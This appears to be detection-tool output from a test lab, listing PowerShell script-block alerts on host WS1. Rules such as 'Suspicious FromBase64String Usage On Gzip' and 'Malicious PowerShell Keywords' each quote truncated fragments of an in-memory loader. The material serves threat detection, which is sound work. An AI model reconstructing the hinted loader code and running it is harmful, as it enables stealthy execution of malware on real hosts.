2023-06-30 06:47:44.241 +00:00	WS1.child.testlab.local	PwSh	4104	2258	Suspicious FromBase64String Usage On Gzip ...	ScriptBlock: \$s=New-Object IO.MemoryStream([Conver		
2023-06-30 06:47:44.309 +00:00	WS1.child.testlab.local	PwSh	4104	2259	Potentially Malicious PwSh	ScriptBlock: Set-StrictMode -Version 2 \$DoIt = @' i		
2023-06-30 06:47:44.309 +00:00	WS1.child.testlab.local	PwSh	4104	2259	Potential Suspicious PowerShell Keywords	ScriptBlock: Set-StrictMode -Version 2 \$DoIt = @' i		
2023-06-30 06:47:47.774 +00:00	WS1.child.testlab.local	PwSh	4104	2273	Potentially Malicious PwSh	ScriptBlock: function func_get_proc_address { Parar		
2023-06-30 06:47:47.774 +00:00	WS1.child.testlab.local	PwSh	4104	2273	Malicious PowerShell Keywords	ScriptBlock: function func_get_proc_address { Parar		
2023-06-30 06:47:47.774 +00:00	WS1.child.testlab.local	PwSh	4104	2277	Potentially Suspicious PowerShell Keywords	ScriptBlock: function func_get_proc_address { Parar		
2023-06-30 06:48:04.990 +00:00	WS1.child.testlab.local	PwSh	4104	2277	Potentially Malicious PwSh	ScriptBlock: \$s=New-Object IO.MemoryStream([Conver		
2023-06-30 06:48:04.990 +00:00	WS1.child.testlab.local	PwSh	4104	2277	Suspicious FromBase64String Usage On Gzip ...	ScriptBlock: \$s=New-Object IO.MemoryStream([Conver		
2023-06-30 06:48:05.054 +00:00	WS1.child.testlab.local	PwSh	4104	2278	Potentially Malicious PwSh	ScriptBlock: Set-StrictMode -Version 2 \$DoIt = @' i		
2023-06-30 06:48:05.054 +00:00	WS1.child.testlab.local	PwSh	4104	2278	Malicious PowerShell Keywords	ScriptBlock: Set-StrictMode -Version 2 \$DoIt = @' i		
2023-06-30 06:48:05.054 +00:00	WS1.child.testlab.local	PwSh	4104	2278	Potential Suspicious PowerShell Keywords	ScriptBlock: Set-StrictMode -Version 2 \$DoIt = @' i		
2023-06-30 06:48:05.966 +00:00	WS1.child.testlab.local	PwSh	4104	2292	Potentially Malicious PwSh	ScriptBlock: function func_get_proc_address { Parar		
2023-06-30 06:48:05.966 +00:00	WS1.child.testlab.local	PwSh	4104	2292	Malicious PowerShell Keywords	ScriptBlock: function func_get_proc_address { Parar		
2023-06-30 06:48:05.966 +00:00	WS1.child.testlab.local	PwSh	4104	2292	Potential Suspicious PowerShell Keywords	ScriptBlock: function func_get_proc_address { Parar		